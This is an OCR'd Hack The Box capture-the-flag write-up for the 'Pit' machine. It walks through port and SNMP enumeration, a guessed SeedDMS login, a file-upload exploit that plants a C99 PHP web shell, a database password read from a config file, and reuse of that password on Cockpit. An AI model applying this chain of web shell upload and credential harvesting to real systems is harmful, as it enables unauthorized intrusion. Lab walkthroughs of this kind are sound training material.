
PIT - Writeup HTB

Author : PierreAD


NEW MACHINE
PIT
OS
LINUX
RELEASE
15 MAY 2021
DIFFICULTY
MEDIUM
POINTS
30
IP ADDRESS
10.10.10.241

I) Enumeration :

```
nmap -sV -A -O pit.htb
```




```
22/tcp   open  ssh             OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 6f:c3:40:8f:69:50:69:5a:57:d7:9c:4e:7b:1b:94:96 (RSA)
|   256 c2:6f:f8:ab:a1:20:83:d1:60:ab:cf:63:2d:c8:65:b7 (ECDSA)
|_  256 6b:65:6c:a6:92:e5:cc:76:17:5a:2f:9a:e7:50:c3:50 (ED25519)
80/tcp   open  http            nginx 1.14.1
|_http-server-header: nginx/1.14.1
|_http-title: Test Page for the Nginx HTTP Server on Red Hat Enterprise Linux
9090/tcp open  ssl/zeus-admin?
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad request
|     Content-Type: text/html; charset=utf8
|     Transfer-Encoding: chunked
|     X-DNS-Prefetch-Control: off
|     Referrer-Policy: no-referrer
|     X-Content-Type-Options: nosniff
|     Cross-Origin-Resource-Policy: same-origin
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>
|     request
|     </title>
|     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <style>
|     body {
|     margin: 0;
|     font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;
|     font-size: 12px;
|     line-height: 1.66666667;
|     color: #333333;
|     background-color: #f5f5f5;
|     border: 0;
|     vertical-align: middle;
|     font-weight: 300;
|_    margin: 0 0 10p
|_ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US
```



```
|     background-color: #f5f5f5;
|     border: 0;
|     vertical-align: middle;
|     font-weight: 300;
|_    margin: 0 0 10p
| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1
| Not valid before: 2020-04-16T23:29:12
|_Not valid after:  2030-06-04T16:09:12
|_ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https:
i?new-service :
SF-Port9090-TCP:V=7.91%T=SSL%I=7%D=5/21%Time=60A7896F%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,E70,"HTTP/1\.1\x20400\x20Bad\x20request\r\nContent-Type:
SF:\x20text/html;\x20charset=utf8\r\nTransfer-Encoding:\x20chunked\r\nX-DN
SF:S-Prefetch-Control:\x20off\r\nReferrer-Policy:\x20no-referrer\r\nX-Cont
```


SNMP Enumeration :

```
nmap -sU pit.htb
```



```
UDP Scan Timing: About 78.42% done; ETC: 19:41 (0:03:44 remaining)
Nmap scan report for pit.htb (10.10.10.241)
Host is up (0.038s latency).
Not shown: 999 filtered ports
PORT     STATE         SERVICE
161/udp open|filtered snmp

Nmap done: 1 IP address (1 host up) scanned in 1096.05 seconds
peter@kali:~$ 
```

```
firefox http://pit.htb
```



Welcome to **nginx** on Red Hat Enterprise Linux!

This page is used to test the proper operation of the **nginx** HTTP server after it has been installed. If you can read this page, it means that the web server installed at this site is working properly.


Website Administrator

This is the default `index.html` page that is distributed with **nginx** on Red Hat Enterprise Linux. It is located in `/usr/share/nginx/html`.

You should now put your content in a location of your choice and edit the `root` configuration directive in the **nginx** configuration file `/etc/nginx/nginx.conf`.

For information on Red Hat Enterprise Linux, please visit the Red Hat, Inc. website. The documentation for Red Hat Enterprise Linux is available on the Red Hat, Inc. website.

```
dirb http://pit.htb
```




```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu May 20 17:58:42 2021
URL_BASE: http://pit.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://pit.htb/ ----
+ http://pit.htb/index.html (CODE:200|SIZE:4057)

-----------------
END_TIME: Thu May 20 18:01:45 2021
DOWNLOADED: 4612 - FOUND: 1
```

> But nothing interesting...

Now let's try to enumerate port 9090 :

```
firefox https://pit.htb:9090
```



https://pit.htb:9090

CentOS Linux

User name

Password

☑ Reuse my password for remote connections

Log In

Server: pit.htb

Log in with your server user account.

> It's a Cockpit web server :


https://cockpit-project.org/

But we dont have any creds, we can't connect to Cockpit


II) Exploitation :

I will use this script for enumerate SNMP data :


https://github.com/dheiland-r7/snmp/blob/master/snmpbw.pl



```
peter@kali:~/Documents/HTB/Pit/snmp$sudo perl snmpbw.pl 10.10.10.241 public 2 1
```



```
21.9.1.1.1 = INTEGER: 1
21.9.1.1.2 = INTEGER: 2
21.9.1.2.1 = STRING: "/"
21.9.1.2.2 = STRING: "/var/www/html/seeddms51x/seeddms"
21.9.1.3.1 = STRING: "/dev/mapper/cl-root"
21.9.1.3.2 = STRING: "/dev/mapper/cl-seeddms"
21.9.1.4.1 = INTEGER: 10000
21.9.1.4.2 = INTEGER: 100000
```




```
__default__            unconfined_u          s
michelle               user_u                s
root                   unconfined_u          s
System uptime
```

> With output script, i can see a new web path server and a user's name (michelle) :

Now, i have acces to a new web portal with **dms-pit** whost seen on the nmap scan enumeration :


```
firefox http://dms-pit.htb/seeddms51x/seeddms/
```



This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the national and international laws.
SeedDMS free document management system - www.seeddms.org

I succeeded to connect with these logins: **michelle / michelle**


i see an other Users : **Jack**



Owner: Administrator
Created: 2020-04-16 23:03:28
Comment: DMS root


Name	Status	Action
Docs *Owner:* ***Administrator***, *Created:* ***2020-04-22***	1 Folders 0 Documents	
Upgrade Note *Owner:* ***Administrator***, *Created:* ***2020-04-21***, *Version* ***1 - 2020-04-21*** Dear colleagues, Because of security issues in the previously installed version (5.1.10), I upgraded SeedDMS to version 5.1.15. See the attached CH...	Released	

I find a exploit for SeedDMS Version < 5.1.11 vulernable version https://www.exploit-db.com/exploits/47022




```
1.php
```

I can upload WebShell for lanch command easier




```
!C99Shell v.2.1 [PHP 7 Update] [1.12.2019]!
Software:  nginx/1.14.1. PHP/7.2.24
uname -a:  Linux pit.htb 4.18.0-240.22.1.el8_3.x86_64 #1 SMP Thu Apr 8 19:01:30 UTC 2021 x86_64
uid=992(nginx) gid=988(nginx) groups=988(nginx) context=system_u:system_r:httpd_t:s0
```

> After some file enumeration on the server, i see conf file with interresting password :



```
-->
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="
ied^ieY6xoquu" doNotCheckVersion="false">
</database>
<!-- smtpServer: SMTP Server hostname
```

We can now try to connect to the cockpit web portal with these credentials



CentOS Linux

User name: michelle


Password: ••••••••••••••

☑ Reuse my password for remote connections

Server: pit.htb

Log in with your server user account.

